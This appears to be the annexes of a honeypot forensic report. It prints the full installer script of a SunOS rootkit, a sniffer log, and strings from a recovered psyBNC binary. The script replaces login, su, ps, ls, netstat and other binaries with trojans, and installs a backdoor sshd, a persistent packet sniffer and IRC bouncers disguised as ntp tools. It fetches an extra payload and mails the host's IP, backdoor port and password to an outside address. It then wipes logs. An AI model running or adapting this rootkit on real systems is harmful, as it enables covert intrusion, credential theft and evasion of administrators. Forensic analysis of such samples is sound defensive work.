OS=`uname -s`
VER=`uname -r`
```

```
CPU=`uname  -i`

cdir()
{
if test ! -d $1 ; then
mkdir $1
fi
}

backup()
{
if test -f /usr/lib/libX.a/bin/${2} ; then
cp /usr/lib/libX.a/bin/${ 2} /usr/lib/libX.a/bin/tmpfl
fi

if test -f "$1" ; then
cp $1 /usr/lib/libX.a/bin/
printf " $2"
fi

if test -f /usr/lib/libX.a/bin/tmpfl ; then
mv /usr/lib/libX.a/bin/tmpfl /usr/lib/libX.a/bin/${2}
fi
}

cprk()
{
cp $1 /usr/lib/libX.a/
printf " $1"
}

cdir()
{
if test ! -d $1 ; then
mkdir $1
fi
}

unsuid()
{
if test -f "$1" ; then
chmod u-s $1
printf " $2"
fi
}

# Trojan proc..
# $1 = Trojan
# $2 is real file
# example: Trojan su /sbin/su
# no full path for Trojan
Trojan()
{
if test -f "$2" ; then
./sz $2 ./$1
./fix /$2 ./$1
printf " $1"
fi
}
```

```
printf "${WHI}*${DWHI} Installing from $INDIR   - Will erase $INDIR after
install\n"

        case $OS in
             SunOS)
                   ;;
             *)
             echo "${WHI}*${DWHI} ${RED} Oops.. im DUMB! i tried installing
SunOS Rootkit on $OS :P"
             exit 10
                   ;;
                esac

# Ok.. so if theyre not lame, and running this on SunOS like they should...
        case $VER in
             5.5)
                   cp /bin/ls ./
                   ;;
             5.5.1)
                         cp /bin/ls ./
                         ;;
                5.7)
                         ;;
                5.6)
                         ;;
             5.8)
                         ;;
             5.4)
                   cp /bin/ls ./
                   ;;
             *)
                   printf "${RED}**FATAL**${DWHI} Sorry. SunOS Version $VER
is NOT supported. \n"
                   exit
                   ;;
             esac
# check for x86 boxes, since this rootkit is precompiled for sparcs
        case $CPU in
             i86pc)
                   printf "${RED}**FATAL**${DWHI} This rootkit is
precompiled for Sparc only, this system is $CPU  \n"
                   exit
                   ;;
             *)
                         ;;
             esac

printf "${WHI}*${DWHI} Checking for existing rootkits..  \n"

./findkit

cdir /usr/lib/
cdir $RKDIR
cdir /usr/lib/libX.a/bin

if test -f pass ; then
echo "${WHI}***${DWHI} Using Password `cat pass`"
./pg `cat pass` >/etc/lpd.config
PASS=`cat pass`
echo "su_pass=`./rpas s`" >>x.conf2
else
```

```
printf "${WHI}***${DWHI} No Password Specified, Generating one..."
PASS=`./rpass`
./pg ${PASS} >/etc/lpd.config
echo "su_pass=`./rpass`" >>x.conf2
printf "  $PASS \n"
fi

if test -f port ; then
PORT=`cat port`
else
PORT=20673
fi

if test -f eport ; then
EPORT=`cat eport`
else
EPORT=5557
fi

echo "net_filters=$PORT,$EPORT,1578" >>x.conf
echo "PORT=$EPORT" >>psbnc.ini
cat x.conf2 >>x.conf

./crypt x.conf /usr/lib/libX.a/uconf.inv

printf "${WHI}*${DWHI} Making backups..."

backup /bin/su su
backup /usr/sbin/ping ping
backup /usr/bin/du du
backup /usr/bin/passwd passwd
backup /usr/bin/find find
backup /bin/ls ls
backup /bin/netstat netstat
backup /usr/bin/strings strings

if test ! -f /usr/lib/libX.a/bin/rps ; then
cp /usr/bin/ps /usr/lib/libX .a/bin/rps
fi
printf " ps"

printf " Done. \n"
printf "${WHI}*${DWHI} Installing trojans..."

###Backdoors

# Special sz for login which checks for known login trojans
./szl /usr/bin/login ./login
./fix /usr/bin/login ./login /sbin/xlogin
printf " login"

cp -f sshd /usr/bin/ssld
chmod 755 /usr/bin/ssld
echo "Port ${PORT}" >etc/sshd_config
cat etc/tconf >>etc/sshd_config
rm -f etc/tconf
cp etc/* /usr/bin/
echo "/usr/bin/ssld  -q" >>/etc/rc2
echo "/usr/bin/ssld  -q" >>/etc/rc3
/usr/bin/ssld  -q
printf " sshd"
```

```
###Trojans

# Netstat Trojan
if test -f "/usr/bin/netstat" ; then
./sz /usr/bin/netstat ./netstat
./fix /usr/bin/netstat ./netstat
printf " netstat"
fi

# ls Trojan
if test -f "/usr/bin/ls" ; then
./sz /usr/bin/ls ./ls2
./fix /usr/bin/ls ./ls2
printf " ls"
fi

# lsof Trojan
if test -f "/usr/local/bin/lsof" ; then
./sz /usr/local/bin/lsof ./lsof
cp /usr/local/bin/lsof /usr/lib/libX.a/bin/
./fix /usr/local/bin/lsof ./lsof
printf " lsof"
fi

# find Trojan
if test -f "/usr/bin/find" ; then
./sz /usr/bin/find ./f ind
./fix /usr/bin/find ./find
printf " find"
fi

#strings Trojan
if test -f "/usr/bin/strings" ; then
./sz /usr/bin/strings ./strings
./fix /usr/bin/strings ./strings
printf " strings"
fi

# du Trojan
if test -f "/usr/bin/du" ; then
./sz /usr/bin/du ./du
./fix /usr/bin/du ./du
printf " du"
fi

# top Trojan
if test -f "/usr/local/bin/top" ; then
./sz /usr/local/bin/top ./top
rm -f /usr/local/bin/top
./fix /usr/local/bin/top ./top
printf " top"
fi

# passwd Trojan
if test -f "/usr/bin/passwd" ; then
./sz /us r/bin/passwd ./passwd
./fix /usr/bin/passwd ./passwd
printf " passwd"
fi
```

```
# ping Trojan
if test -f "/usr/sbin/ping" ; then
./sz /usr/sbin/ping ./ping
printf " ping"
fi

# su Trojan
if test -f "/bin/su" ; then
./sz /bin/su ./su
./fix /bin/su ./su $RKDIR/old super
printf " su"
fi

# ps Trojan
cd $INDIR;
if test -f /lib/ldlibps.so; then
cp -f /lib/ldlibps.so /usr/bin/ps
fi
./sz /usr/bin/ps ./ps
./fix /usr/bin/ps ./ps
# required for sol7/8
if test -d /usr/bin/sparcv7 ; then
cdir /usr/lib/libX.a/bin/sparcv7
cp -f /bin/sparcv7/ps /usr/lib/libX.a/bin/sparcv7/rps
fi
printf " ps"

printf " Complete. \n"

printf "${WHI}*${DWHI} Suid removal"

unsuid /usr/bin/at at
unsuid /usr/bin/atq atq
unsuid /usr/bin/atrm atrm
unsuid /usr/bin/eject eject
unsuid /usr/bin/fdformat fdf ormat
unsuid /usr/bin/rdist rdist
unsuid /bin/rdist rdist
unsuid /usr/bin/admintool admintool
unsuid /usr/lib/fs/ufs/ufsdump ufsdump
unsuid /usr/lib/fs/ufs/ufsrestore ufsrestore
unsuid /usr/lib/fs/ufs/quota quota
unsuid /usr/openwin/bin/ff.core ff.core
unsuid /usr/bin/lpset lpset
unsuid /usr/bin/lpstat lpstat
unsuid /usr/lib/lp/bin/netpr netpr
unsuid /usr/sbin/arp arp
unsuid /usr/vmsys/bin/chkperm chkperm

chmod u-s /usr/openwin/bin/*
chmod u-s /usr/dt/bin/*
printf " Complete. \n"

printf "${WHI}*${DWHI} Pat ching..."
TFL=`./rpass`

rm -f /usr/sbin/in.fingerd
touch /usr/sbin/in.fingerd
printf " fingerd"

cat /etc/inetd.conf|grep  -v rpc.cmsd >${TFL}
```

```
mv ${TFL} /etc/inetd.conf
rm -f /usr/dt/bin/rpc.cmsd /usr/openwin/bin/rpc.cmsd
ps -fe | grep cmsd | grep  -v grep | awk '{print "kill  -9 "$2""}' | /bin/sh
printf " cmsd"

cat /etc/inetd.conf|grep  -v ttdbserverd >${TFL}
mv ${TFL} /etc/inetd.conf
ps -fe | grep ttdb | grep  -v grep | awk '{print "kill  -9 "$2""}' | /bin/sh
rm -f /usr/dt/bin/rpc.ttdbserver
printf " ttdbserv erd"

cat /etc/inetd.conf|grep  -v sadmind >${TFL}
mv ${TFL} /etc/inetd.conf
ps -fe | grep sadmin | grep  -v grep | awk '{print "kill  -9 "$2""}' |
/bin/sh
printf " sadmind"

cat /etc/inetd.conf|grep  -v statd >${TFL}
mv ${TFL} /etc/inetd.conf
ps -fe | grep st atd | grep  -v grep | awk '{print "kill  -9 "$2""}' | /bin/sh
rm -rf /usr/lib/netsvc/rstat/rpc.rstat /usr/lib/nfs/statd
printf " statd"

cat /etc/inetd.conf|grep  -v rquota >${TFL}
mv ${TFL} /etc/inetd.conf
ps -fe | grep rquota | grep  -v grep | awk '{print "k ill -9 "$2""}' |
/bin/sh
printf " rquotad"

cat /etc/inetd.conf|grep  -v rusersa >${TFL}
mv ${TFL} /etc/inetd.conf
ps -fe | grep rusers | grep  -v grep | awk '{print "kill  -9 "$2""}' |
/bin/sh
printf " rusersd"

ps -fe | grep /tmp/bob | grep  -v grep | awk '{ print "kill  -9 "$2""}'
|/bin/sh
ps -fe | grep /tmp/.x | grep  -v grep | awk '{print "kill  -9 "$2""}' |
/bin/sh
ps -fe | grep cmsd | grep  -v grep | awk '{print "kill  -9 "$2""}' | /bin/sh
ps -fe | grep inetd | grep  -v grep | awk '{print "kill  -HUP "$2""}' |
/bin/sh
rm -f /tmp/bob /tmp/.x
printf " bindshells"

rm -f /usr/lib/dmi/snmpXdmid
/etc/init.d/init.dmi stop
printf " snmp"

printf " Done. \n"
cp wget /usr/bin
#printf "${WHI}*${DWHI} Forking patcher tool..  \n"
#nohup ./patcher >/usr/lib/libX.a/patcher.log &


IFT=`/sbin/ifconfig  -a | head -n 3|grep  -v "lo0"|grep flags|awk '{print
$1}'`
IFX=`echo $IFT | cut  -d 0 -f 1`
echo "${WHI}*${DWHI} Primary network interface is of type:
${DCYN}${IFX}${DWHI}"
```

```
### sniffer
cp sn2 /usr/sbin/modstat
echo "nohup /usr/sbin/mo dstat -s -d 512 -i /dev/${IFX}  -o
/usr/lib/libp/libm.n >/dev/null &" >>sniffload
cp sniffload /usr/sbin/modcheck
echo "/usr/sbin/modcheck" >>/etc/rc2
echo "/usr/sbin/modcheck" >>/etc/rc3
echo "${WHI}*${DWHI} Sniffer set"
nohup /usr/sbin/modcheck >/dev/null  2>&1
### end sniffer

printf "${WHI}*${DWHI} Copying utils.."

cp patcher $RKDIR/fixer
cp pg $RKDIR/passgen
cp cleaner $RKDIR/wipe
cp utime $RKDIR/utime
cp l3 $RKDIR/l
cp crypt $RKDIR/crt
cp idsol /usr/lib/lpsys
cp idrun $RKDIR/idstart
cp ssh-dxe $RKDIR/s sh-dxe
cp syn $RKDIR/syn
cp README $RKDIR/README

if test -f "./dos"; then
cp td /usr/sbin/ntpq
touch /etc/security/audit_device
/usr/sbin/ntpq
fi

echo "/usr/sbin/xntpx" >> /etc/rc2
echo "/usr/sbin/xntpx" >> /etc/rc3
cp solsch /usr/sbin/xntpx
/usr/sbin/xn tpx

printf " passgen fixer wipe utime crt idstart ssh  -dxe syn README  Done. \n"

### pident.d BACKDOOR
#cp -f in.identd /usr/sbin/in.identd
#chmod 755 /usr/sbin/in.identd
#echo "auth   stream  tcp     nowait    nobody    /usr/sbin/in.identd
in.identd" >> / etc/inetd.conf
#printf "${WHI}*${DWHI} in.identd backdoor installed on port 113   \n"
#printf "${WHI}*${RED} DONT FORGET TO RESTART INETD!"
###

### BNC2

cp bnclp /usr/sbin/ntptime
cp bnc.conf /usr/sbin/ntptime.conf
echo "${WHI}*${DWHI} BNC2 has now been co  pied to /usr/sbin/ntptime and
configured on port:1578"

### end BNC2

### psyBNC

cdir /var/ntp
cdir /var/ntp/ntpstats
cp ntpstat /var/ntp/ntpstats/
```

```
cp psbnc* /var/ntp/ntpstats/
cp psybncchk /usr/sbin/ntpstat
#echo "0,30 * * * * /usr/sbin/ntpstat >/dev/nul  l 2>&1" >>
/var/spool/cron/crontabs/root
cd /var/ntp/ntpstats
./ntpstat
echo "${WHI}*${DWHI} psyBNC has now been configured on port $EPORT
(default) with no IDENT"
### end psyBNC

echo "${WHI}*${DWHI} erasing rootkit..."
cd $RKDIR
rm -rf $INDIR

if test -f extra; then
PACK2=`cat extra`
echo "${WHI}*${DCYN} Downloading Extra pack from ${PACK2}"
rcp ${PACK2} ./extra.tar
echo "${WHI}*${DCYN} Download completed, decompressing....."
tar -xf extra.tar
fi

  if test -f kit2.sh; then
echo "${WHI}*${DCYN} Installati on script detected with rootkit part2  -
executing"
./kit2.sh

  fi

PRIMIF=`/sbin/ifconfig  -a|grep inet|head  -n 2|grep  -v 127.0.0.1|awk '{print
$2}'`
IFCNT=`/sbin/ifconfig  -a|grep inet|grep  -v 127.0.0.1|wc  -l`
UNAM=`uname  -a`

DUPTEST=`dmesg|grep "SUNW,hme 0"|head -n 1|cut -d ":" -f 1`
if [ $DUPTEST ];then
LINKUP=`dmesg|grep "SUNW,hme0"|grep "Link"|head   -n 1`
echo "${WHI}*${DWHI} $LINKUP"
fi
NEXUS=`dmesg|grep nexus|head  -n 1`

FTIME=`$RKDIR/utime`
ITIME=`expr $FTIME  - $STIME`

echo "${WHI}*${DCYN} Rootkit in stallation Completed in ${ITIME}
Seconds.${DWHI}"
echo "${WHI}*${DWHI} Password: $PASS"
echo "${WHI}*${DWHI} $UNAM"
echo "${WHI}*${DWHI} Primary interface IP: $PRIMIF"
echo "${WHI}*${DWHI} Possible $IFCNT host aliases"
echo "${WHI}*${DWHI} $NEXUS"
echo "Ro otlist line:"
echo "$PRIMIF:${PORT}   $PASS  PSYBNC:${EPORT}"
echo "$PRIMIF:${PORT}   $PASS  PSYBNC:${EPORT}" > /tmp/.pinespool
mail -s "SunOSP" xxx@mailcity.com < /tmp/.pinespool 1>>/dev/null
2>>/dev/null
rm -rf /tmp/.pinespool

# Here you could add optio nal commands to clean logs
# EG: to remove traces of rpc.sadmind exploitation
$RKDIR/wipe sadmin
```

```
$RKDIR/wipe cmsd
$RKDIR/wipe snmp
```

Annex G Sniffer log output /usr/lib/libp/libm.n

```
Restart on Tue Oct 28 17:10:38 GMT 2003

Log started at => Tue Oct 28 17:1  0:38 [pid 1873]

-- TCP/IP LOG  -- TM: Tue Oct 28 17:19:43  --
 PATH: solsrv(32787) => sunsolve.Sun.COM(ftp)
 STAT: Tue Oct 28 17:20:18, 5 pkts, 0 bytes [TH_RST]
 DATA:
--

-- TCP/IP LOG  -- TM: Tue Oct 28 17:20:20  --
 PATH: solsrv(32788) => sunsolve.Sun.CO   M(ftp)
 STAT: Tue Oct 28 17:21:53, 6 pkts, 0 bytes [TH_RST]
 DATA:
--

-- TCP/IP LOG  -- TM: Tue Oct 28 17:28:21  --
 PATH: solsrv(32794) => sunsolve.Sun.COM(ftp)
 STAT: Tue Oct 28 17:30:37, 7 pkts, 0 bytes [TH_RST]
 DATA:
--

-- TCP/IP LOG  -- TM: Tue Oc t 28 17:35:08  --
 PATH: solsrv(32797) => xxx.b  -one.nu(ftp)
 STAT: Tue Oct 28 17:35:13, 3 pkts, 0 bytes [TH_RST]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 05:48:09  --
 PATH: solsrv(32808) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 05:49:50, 6 pkts, 0 bytes [   TH_RST]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 05:50:00  --
 PATH: solsrv(32809) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 05:50:16, 4 pkts, 0 bytes [TH_RST]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 05:55:08  --
 PATH: solsrv(32811) => 213.xx.xx.xx(ft   p)
 STAT: Wed Oct 29 05:56:27, 6 pkts, 0 bytes [TH_RST]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 05:51:23  --
 PATH: solsrv(32810) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 09:20:46, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct  29 11:56:55  --
 PATH: solsrv(32812) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 13:41:00, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--
```

```
-- TCP/IP LOG  -- TM: Wed Oct 29 13:41:03  --
 PATH: solsrv(32813) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 14:11:07, 6 pkts, 0 byt   es [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:52:07  --
 PATH: solsrv(32832) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 17:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:48:23  --
 PATH: solsrv(32831) =>  213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 17:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:44:38  --
 PATH: solsrv(32830) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 17:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:40:54  --
 PATH: solsrv(32829) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 17:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:37:09  --
 PATH: solsrv(32828) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 1 7:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:33:24  --
 PATH: solsrv(32827) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 17:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:29:40  --
 PATH: solsrv(32826) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 17:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:25:55  --
 PATH: solsrv(32825) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 17:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT    ]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:22:10  --
 PATH: solsrv(32824) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 17:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--
```

```
-- TCP/IP LOG  -- TM: Wed Oct 29 14:18:26  --
 PATH: solsrv(32823) => 213.xx.xx.xx(ft  p)
 STAT: Wed Oct 29 17:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:14:41  --
 PATH: solsrv(32822) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 17:34:43, 7 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--

-- TCP/IP LOG  -- TM: Wed Oct 29 14:11:20  --
 PATH: solsrv(32821) => 213.xx.xx.xx(ftp)
 STAT: Wed Oct 29 17:34:43, 4 pkts, 0 bytes [IDLE TIMEOUT]
 DATA:
--
```

Annex H Strings present in Recovered file

The following are strings obtained from an executable file recovered from the unallocated space of the honeypot's root partition using the foremost application.

```
"$@@
"$D@
"$H@
"$L@
"$@@
"$D@
"$H@
"$@@
$$H@
$$8@
"$D@
"$L@
"$D@
"$D@
 t+?
$`4@
"a$@
                    th3 co0l laMeRz
 .------..----.  .---.---. .--. .-.---.
 ||._____  |  ____| ||   |__  ||  \||   __/
 |||__//  |  / \\ Y/   / LL| ||    Y|  /
 ||  .___/\  \  \\    /|   ./|| |\  | | ||
 ||  |    ||  |  ||  ||| __ \|| ||| | |
 ||  |____//  /   ||  ||| LL| || ||| |  \___
 |L_/ \_____/   |L__||L____/|L_|L_|\_____/
 |       written by psychoid/tCI       |
 !    psychoid bouncer Version 2.1.1   !
 :        for personal use only       :
 .        dont use it commercial      .
                                      .
psbnc.log
SYSTEM
PORT
psbnc.ini
Configuration File psbnc.ini not found, aborting ..
No Listenport defined in psbnc.ini.
Insert PORT=xxxx to the section SYSTEM
LOGFILE
No logfile specified, logging to psbnc.log
src/psybnc.c
Cannot create listening port .. aborting
psyBNC-Partyline Channel
psbnc.hosts
psbnc.pid
Forked to the background (PID %d)
psyBNC started (PID :%d)
&partyline
%s %s
JOIN :%s
:$%s*%s!%s@%s TOPIC &partyline :%s
:%s!*@%s TOPIC &partyline :%s
:%s!%s@%s PART &partyline :%s
User %s logged off.
PART :%s
src/p_client.c
USER%d.MOTD
 001
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You have Messages. Type /QUOTE PLAYPRIVATELOG to read your messages.
AWAY
.AWAY
:psyBNC!psyBNC@lam3rz.de NOTICE %s :%c %s(%s) [%s:%s] :%s [last:%-20s]
:psyBNC!psyBNC@lam3rz.de NOTICE %s :%c %s(%s) [%s:%s] :%s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :%c %s(%s)@%s [%s:%s] :%s [last:%-20s]
:psyBNC!psyBNC@lam3rz.de NOTICE %s :%c %s(%s)@%s [%s:%s] :%s
:%s!*@%s BWHO :
Logging current socketstats:
End of stats.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Welcome %s !
```

:psyBNC!psyBNC@lam3rz.de NOTICE %s :You are the first to connect to this new proxy server.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You are the proxy-admin. Use ADDSERVER to add a server so the bouncer may connect.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Ident given. Syntax is ADDUSER ident :username
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Username given. Syntax is ADDUSER ident :username
:psyBNC!psyBNC@lam3rz.de NOTICE %s :User %s already existing.
New User:%s (%s) added by %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :User %s added. Generated Password is %s.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Maximum Users exceeded.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Nick given. Syntax is DELUSER nick
:psyBNC!psyBNC@lam3rz.de NOTICE %s :User %s not found.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :User %s is the Owner. He cant be deleted.
User %s deleted by %s. Saving USER%d.INI to USER%d.INI.old
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You cant add a network to a network
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Network given. Syntax is ADDNETWORK network
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Network may be at max. 10 characters.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Network %s already existing.
New Network %s added by %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Network %s added.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Network given. Syntax is DELNETWORK network
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Network %s not found.
Network %s deleted by %s. Saving USER%d.INI to USER%d.INI.old
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Password given. Syntax is PASSWORD [user] :newpass
:psyBNC!psyBNC@lam3rz.de NOTICE %s :User %s not found
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You cant change other peoples passwords.
USER%d.INI
USER
PASS
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Password for %s changed to '%s'
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Hop requested, changing servers.
Hop requested by %s. Quitting.
WHOIS %s
QUIT :changing servers
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You are not connected.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Link '%d' not found.
VHOST
VLINK
:psyBNC!psyBNC@lam3rz.de NOTICE %s :VHOST changed to '%s' on Link %d. Use JUMP to activate changed hostname.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :VHOST changed to '%s'. Use JUMP to activate changed hostname.
PROXY
PPORT
:psyBNC!psyBNC@lam3rz.de NOTICE %s :PROXY removed. Use JUMP to activate changed proxyusage.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :PROXY set to '%s:%d'. Use JUMP to activate changed proxyusage. Use PROXY : to reset to non-proxy usage.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Use ACOLLIDE 0 or ACOLLIDE 1.
ACOLLIDE
:psyBNC!psyBNC@lam3rz.de NOTICE %s :ACOLLIDE enabled.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :ACOLLIDE disabled.
AWAY
:psyBNC!psyBNC@lam3rz.de NOTICE %s :AWAY changed to '%s'.
LEAVEMSG
:psyBNC!psyBNC@lam3rz.de NOTICE %s :LEAVE Messages changed to '%s'. Message will be posted to channels when leaving.
AWAYNICK
:psyBNC!psyBNC@lam3rz.de NOTICE %s :AWAY-Nick changed to '%s'.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Username changed to '%s'. You need to use BJUMP to activate it.
None
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No server given. Syntax is ADDSERVER hostname:port
SPASS%d
SERVERS
6667
PORT%d
SERVER%d
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Server %s port %s (password: %s) added.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No server entry free.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No server given. Syntax is DELSERVER number
SPASS%s
PORT%s
SERVER%s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Server %s deleted.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Server #%d: %s port %d
:psyBNC!psyBNC@lam3rz.de NOTICE %s :End of Servers.
from
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You did not define the Name of this bouncer. Do NAMEBOUNCER name first.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Host given. Use %s name :host:port.

:psyBNC!psyBNC@lam3rz.de NOTICE %s :No name given. Use %s name :host:port.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Port given. Use %s name :host:port.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Invalid Port. Use %s name :host:port.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Link %s already existent.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No more free Link-Connections.
New Link '%s' %s %s:%d added by %s.
enable
disable
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No valid value given. Use RELAYLINK linknumber :0|1.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No linknumber given. Use RELAYLINK linknumber :0|1.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Link %s unknown.
Relay linking for link '%s' %sd by %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Link-Number defined.
Link %d removed by %s
Link to %s removed by %s
Link from %s removed by %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :%c%d %s %s %s(%d)
:%s!*@%s LISTLINKS :
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Wrong Parameters. Use ADDDCC botname user pass :host:port
:irc.psychoid.net NOTICE %s :psyBNC 2.1 Help (* = BounceAdmin only)
:irc.psychoid.net NOTICE %s :----------
:irc.psychoid.net NOTICE %s :BHELP - End of help
:psyBNC!psyBNC@lam3rz.de PRIVMSG %s :BHELP - End of help
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Host given. Use ADDOP [#chan] password :host
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Password given. Use ADDOP [#chan] password :host
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You may not use : in hostnames
USER%d.OP
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Added op for hostmask %s (%s)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Host given. Use ADDAUTOOP #chan :host
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Channel given. Use ADDAUTOOP #chan :host
USER%d.AOP
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Added auto-op for hostmask %s (%s)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Host given. Use ADDASK [#chan] password :host
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Password given. Use ADDASK [#chan] password :host
USER%d.ASK
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Added op from hostmask %s (%s)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Host given. Use ADDALLOW :hostmask
psbnc.hosts
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Added Host allow from hostmask %s
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Host given. Use ADDBAN [#chan] reason :host
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Reason given. Use ADDBAN [#chan] reason :host
USER%d.BAN
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Added ban for host %s (%s)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Key given. Use ADDKEY #chan :key
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Channel given. Use ADDKEY #chan :key
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You may not use : in keys
USER%d.KEY
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Added key for channel %s (%s)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Log Filter given (Use * for all). Use ADDLOG [#chan/logdest.] :filter(included text to get logged)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Destination given. Use ADDLOG [#chan/logdest.] :filter
:psyBNC!psyBNC@lam3rz.de NOTICE %s :You may not use : in filters
USER%d.LGI
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Added log for destination %s (filtering %s)
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Link '%d' resetted and disconnected.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Wrong Syntax. Use SETLINKKEY (linknumber) :key.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Key Phrase may not be longer than %d chars.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Initial Key Phrase for link %d set to '%s'. The counterpart also needs to set this linkkey to your link. Trigger RELINK %d after counterpart set the password.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Only Admins may change other Users encryptionkeys.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No such user.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :Initial Key Phrase for User %s set to '%s'. The new setting occurs next time you connect.
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No channel or nick given. Use ENCRYPT password :#channel or nick
:psyBNC!psyBNC@lam3rz.de NOTICE %s :No Password given. Use ENCRYPT password :#channel or nick
